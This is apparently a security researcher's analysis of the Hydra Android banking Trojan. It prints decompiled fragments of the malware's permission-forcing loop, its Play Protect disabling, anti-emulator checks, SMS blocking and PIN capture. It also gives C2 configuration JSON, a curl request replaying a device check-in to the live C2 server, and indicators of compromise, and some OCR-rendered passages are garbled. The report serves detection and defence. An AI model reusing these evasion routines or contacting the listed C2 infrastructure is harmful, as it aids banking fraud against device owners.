


Hydra Malware Analysis



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Description of the Hydra Family

Hydra is an overlay-based Android banking Trojan similar to the notorious Anubis or Cerberus. Although it was first detected in 2018, it was not until 2019 that the malware incorporated banking Trojan functionalities. This malware was initially targeted exclusively at the Turkish banking sector and some cryptocurrency applications. However, in the latest samples studied, the inclusion of new Spanish and European banking institutions has been detected.



Permissions Requested

The sample will repeatedly try to obtain all permissions in an insistent manner, thus causing the user to be forced to grant the indicated permissions in order to break out of the loop. Once the sample is running, this loop is not stopped, even if the device is rebooted or the application is closed from the user's application panel.

Permissions required in loop:

```
private Long PERMISSION_TIME_DISTANCE = 3000L;
    /* loaded from:
/Users/vega/Desktop/coper/banker_research/flash_banker/classes.dex */
    public enum RequestType {
        DEVICE_ADMIN,
        ACCESSIBILITY_SERVICES,
        SMS_ADMIN,
        RUNTIME_PERMISSIONS,
        PLAY PROTECT,
        PREMIUM_SMS,
        SWITCH_SOUND,
        BATTERY_OPTIMIZATION,
        XIAOMI_AUTOSTART,
        SECURITY OFF,
        NOTIFICATION_LISTENER,
        NONE
    }
```



All attempts to obtain the indicated permissions are recorded via internal logging of the sample, both failed and successful attempts:

```
Timber.m224d("PermissionActivity", " screencast permission requested");
this.currentRequestType = RequestType.NONE;
ScreencastComponent.get().requestScreencastPermission(this);
public void run() {
                   PermissionsActivity.this.checkAllPermissions();
}, 1000L);
} else if (!5dkManagerImpl.isSmsEnabled()) {
   this.currentRequestType = RequestType.SMS_ADMIN;
   Timber.m224d("PermissionActivity", " default sms permission requested");
   SmsHelper.requestSetDefaultSmsApp(this, getPackageName());
} else /
```




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Once it has obtained all the necessary permissions, it will hide the application icon, making it impossible for the user to uninstall the sample. As it is also monitoring the user's access to system settings, any attempt to reduce the app's permissions will be stopped by the sample.



Another task it will try to accomplish more quickly is to disable Google Play Protect to avoid being detected and removed via Google:


```
private static String MY_APPS_AND_GAMES;
private static String PLAY_PROTECT;
private static String PLAY_PROTECT_CHECK_APPS;
private static String PLAY_PROTECT_DISABLE_BTN_TEXT;
private static String PLAY_PROTECT_DISABLE_TEXT_OLD;
private static String SETTINGS;
private static String YES;
```





Network Communications

In the second request to the remote server, it receives an APK with the actual payload and the initial sample only acts as a dropper/loader:






In subsequent requests, it receives the server configuration:

```
{
    "action_back": 0,
    "action_home": 0,
    "action_request_phone": false,
    "action_request_pin": false,
    "apks": [],
    "approvedPin": null,
    "bulk_body": null,
    "bulk_sms": 0,
    "commands": null,
    "disabledPackages": [],
    "enable_keylogger": null,
    "injectedApps": [],
    "locked": false,
    "notifications": [],
    "openApp": null,
    "proxyServer": null,
    "remove_all": 0,
    "remove_app_by_id": null,
    "settings": {
        "base_url": "",
        "hide_icon": true,
        "zip_file_url":
"http://80.82.76.124:8082//storage/zip/avbnFa480gDahMdZZ3WNrXxU51dVELt2I
gOxhOaR.zip",
        "zip_version": ""
    "showScreen": false,
    "sms": null,
    "smsAdminRequested": false,
```



After successfully registering on the remote server, it sends information about the infected device and the C2 responds with the list of injects.





The configuration is updated in successive requests:

```
Response

"Tocked": false,
"notifications": [],
"pendpy: mull,
"proxyServer": mull,
"remove_app_by_id": null,
"settings": {
    "base_url": "",
    "hide_icon": true,
        "zip_file_url": "http://80.82.76.124:8082//storage/zip/avbnFa480gDahMdZZ3WNrXxUS1dVELt2IgOxh0aR.zip",
    "zip_version": ""
};
showScreen": false,
"sms": null,
"sms.dminkequested": false,
"sundinabled": 1,
"stockinjects": [
"e.a. almosraf.mobileapp",
"allor.bankingapp.android",
"app.wizink.pt",
"ar.bapro",
"ar.com.bapro",
"ar.com.scantander.rio.mbanking",
"ar.com.scantander.rio.mbanking",
"ar.com.scantander.rio.mbanking",
"ar.com.scantander.rio.mbanking",
"ar.macro",
"be.argenta.bankieren",
"be.belfius.directmobile.android",
"ca.mobile.explorer",
[14/60]
```



Anti-Emulation

In order to avoid running in scanning environments, it has different checks on the make, fingerprint and model of the device:

```
private static boolean isEmulator() {
    return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat.MEDIA_UNKNOWN) ||
Build.HARDWARE.contains("goldfish") || Build.HARDWARE.contains("ranchu")
|| Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") || Build.MODEL.contains("Android SDK built for x86") || Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") || Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") || Build.PRODUCT.contains("vbox86p")
|| Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
}
```



Remote Control of the Device

This family checks that the device has TeamViewer installed and once it detects its presence tries to hide the application's icon and use it to take remote control of the victim's device:



Shared Preferences

```
public class PrefsKeys {
    public static final String default_sms_pkg = "param2";
    public static final String request sms = "param1";
    public static final String saved_sms_admin_state = "param3";
    private static final String ADMIN_PANEL_URL = "admin_panel_url_";
    private static final String ADMIN PANEL URL LIST = "admin panel url list";
    private static final String ATTEMPT HANDLE SOUND SWITCH =
"attempt_to_handle_sound_switch_";
    private static final String ATTEMPT_HANDLE_XIAOMI_AUTOSTART =
"attempt_to_handle_xiaomi_autostart_";
    private static final String FIRST_TIME_ALL_PERMISSION_GRANTED =
"firs_all_prem_fnnksl_";
    private static final String FORWARDING_PHONE_NUM = "pjsl_4ktojja_";
    private static final String INSTRUCTIONS_SKIPPED = "instructions_skipped_";
    private static final String IS_ACCESSIBILITY_FIRST_APPROVED =
"f_jjfkic_access_mf43ksl_";
    private static final String IS_APP_ICON_HIDE = "is_app_icon_hide_";
    private static final String IS CALL FORWARDING ENABLED = "jsf3dl9nk 73 ";
    private static final String IS_FIRST_RUN = "is_first_run_";
    private static final String IS HIDDEN PUSH ENABLED = "hidden push ";
    private static final String IS_HUAWEI_OPTIMIZER_OFF = "huawei_optimizer";
    private static final String IS_KEY_LOGGER_ENABLED = "ke_tt_y_ffnroondl_";
    private static final String IS_SECURITY_OFF = "is_security_off_";
    private static final String IS_TEAM_V_NOTIF_DISABLE =
"team_v_notif_disable_";
    private static final String IS TOR LOADED = "f loaded tro remf43ksl ";
    private static final String LAST_UPDATING_URL_TIME =
"last_updating_url_time_";
    private static final String PIN_CODE = "pin_code_";
    private static final String PREFS_KEY_STOCK_INJECTS =
"stock_jneriisl_injects_nk_73_";
    private static final String PREF_NAME = "pref_name_setting";
    private static final String SECURITY_OFF_ATTEMPTS =
"security_off_attempts_";
    private static final String TIME_OF_FIRST_RUN = "time_of_first_run_";
    private static final String USER_PRESENT = "user_present_";
    private static final String XIAOMI_AUTOSTART = "xiaomi_autostart_";
```

In order to prevent the configuration file from being easy to read, it uses enumerated parameters for the configuration file keys.



SMS Monitoring

This sample also attempts to monitor incoming messages on the victim's device, as well as other applications that can be used to replace the default SMS application. It also prevents the user from accessing these applications. The list of messaging apps it monitors is as follows:

```
public static ArrayList<String> messengersList = new
ArrayList<>(Arrays.asList("com.google.android.apps.messaging",
"com.samsung.android.messaging", "com.android.mms",
"com.android.messaging", "record.coffee.nature",
"com.google.android.talk", "com.bzqxhuoc.plyfxcf", "com.truecaller",
"com.sonyericsson.conversations", "com.facebook.orca",
"sms.mms.messages.text.free", "com.neudpurp.qpepdul",
"com.glpjxrte.zeoikrd", "com.oneplus.mms", "com.ezveekfs.tusiryv",
"com.nkofkdnz.zmpjcvi", "com.cvgykwir.nlnjvki", "com.ijhziucj.xpidvgb",
"com.lsxrvtac.orhvozg", "com.messages.messaging",
"com.fqprkswi.jaiclbv", "com.motorola.messaging",
"com.promessage.message", "com.home.sms.messages.emoji",
"idle.chimney.depend", "com.vdzbwmgd.rmqvvos", "com.fchhmcag.cnufkuf",
"com.dmmwxtru.ijwwpbz", "com.vpffhixc.zdbuujd", "com.xwaeyeuz.kqbhdls",
"com.nilqzlkl.tufokgf", "com.xxvzwros.rfnxgtd", "com.llgacpcv.zlmzqcm",
"com.fdtvmepi.burbrsu", "com.mchaxjyh.trprxqm", "com.rfrzeaxw.vkmywcc",
"symptom.blame.license", "possible.stay.tank", "vacuum.wall.ticket",
"enjoy.fluid.shaft", "com.yriompce.gbncvht", "com.messages.chat",
"com.textra", "com.concentriclivers.mms.com.android.mms",
"com.drwjamnb.bnekenw", "com.jdupasnn.eppqxem", "com.zui.mms",
"org.thoughtcrime.securesms", "com.hkjbqrfw.tumpxhc",
"com.simplemobiletools.smsmessenger", "com.ukaumypp.rjeceof",
"com.zvceqqem.xfxernt", "error.mandate.open",
"com.vladlee.easyblacklist", "com.banana.studio.sms",
"unhappy.parade.gaze", "vendor.token.paper",
"messenger.messenger.messenger",
"com.messaging.textrasms.manager", "tobacco.regular.width",
"pistol.they.maple", "com.link.messages.sms", "com.soqkndhu.xylxqjy",
"com.zeftqaja.ebhyzfk", "com.izgaoxew.fmfhziv", "com.awohoowh.ketynvp",
"com.buaepbau.hitptld", "com.zuvslnbf.oacxilq", "com.mjvirolw.brqgdya",
"com.smscolorful.formessenger.messages", "com.wwmxjbno.rljxsca",
"com.fispluea.nltpgpo", "com.flash.sms.app", "com.dezfnbsx.rjapsci",
"com.mchpw.words", "com.geabrpko.sdbaryv", "com.clear.water"));
```



If any of these applications are opened, the user will be returned to the home screen:





Components

- >> NotificationsComponent: Control of device notifications
- >> TextComponent: Device SMS control
- InstallsComponent: Control of device applications (install/uninstall)
 BatteryOptimization
- >> PinComponent: Methods to control and reset device PIN
- >> USSD: Component: Control of transfer codes
- >> SOCKS5: Implements a SOCKS5 proxy server
- >> Keylogger: Logs keystrokes made on the keyboard
- Commands: Commands manager received from the C2, such as hiding 'PUSH' notifications.

```
JsonObject asJsonObject2 = JsonUtils.hasObject(jsonObject, "commands") ? jsonObject.getAsJsonObject("commands") : null; if (asJsonObject2 == null || !JsonUtils.hasObject(asJsonObject2, "hidden_push") || (asJsonObject = asJsonObject2.getAsJsonObject("hidden_push")) == null || !JsonUtils.hasObject(asJsonObject, "enabled")) { return; }
```

>> Injects: Cookie Injections/WebViews



The USSDComponent component is particularly important as it is responsible for intercepting security codes when performing SMS or application transactions and sending this code to the attacker:

The PinComponent component will try to obtain the device's pin and force the user to enter a new one, thus capturing the unlock PIN, and also has Samsung and Huawei specific unlock screens:

```
public static String HUAWEI_PIN_SCREEN = "huawei.settings.pin";
private static final String ID_KEY_ = "some_key_";
public static final String LOG_TAG = "print event:";
public static String SAMS_PASS_SCREEN = "samsung.settings.pass";
public static String SAMS_PIN_SCREEN = "samsung.settings.pin";
```



C2 Verification


```
curl -H 'Authorization: b667197b3f50a66b' -H 'Content-Type:
application/json' -H 'charset: utf-8' -H 'User-Agent: Dalvik/2.1.0
(Linux; U; Android 13; sdk_gphone64_arm64 Build/TPB3.220513.017)' -H
'Host: 80.82.76.124:8082' -H 'Connection: Keep-Alive' --compressed -X
POST http://80.82.76.124:8082/api/v1/device -d
'{"country":"us","admin_rights_enabled":"false","os_version":"Google
sdk_gphone64_arm64 - Android: 33
(13)","tag":"com.book.hotel","push_token":"","operator":"T-Mobile"}'
```

Answer

("success' true, "stocking cit;" ("se. almarra-mobileapp, "alior-bankingapp, android", "sp. azjents, bankizers, "be azgents bankizers, "com. blanking," com. banking," co



You can also view the webviews of all the entities concerned.



Example for Binance http://80.82.76.124/storage/injects/inj/com.binance.dev/index.html





IOCs

Sample hash

MD5: 732fe46c1b00262c45a4c19d043408c4

SHA-1: ca0507e4365a16b14c58c95cb8ec8090aa17fcd5

SHA-256: a77a37856876321de9bd1a33f53397233a2bad058558583b319e748d3746a5e6

Domains, IPs and URLs

ADMIN_PANEL_URLS_1("https://babosiki.buzz"), ADMIN_PANEL_URLS_2("https://trustpoopin.xyz"), ADMIN_PANEL_URLS_3("https://trygotii.xyz"), ADMIN_PANEL_URLS_4("https://trytogoi.xyz")

C2

http://80.82.76.124:8082/payload

http://80.82.76.124:8082/api/v1/device/check?screen=true

http://80.82.76.124:8082/api/mirrors

http://80.82.76.124:8082/api/v1/device/lock

http://80.82.76.124:8082/api/v1/device/server-log

http://80.82.76.124:8082/storage/zip/avbnFa48OgDahMdZZ3WNrXxU51dVELt2IgOxh0aR.zip

http://80.82.76.124:8082/api/v1/device

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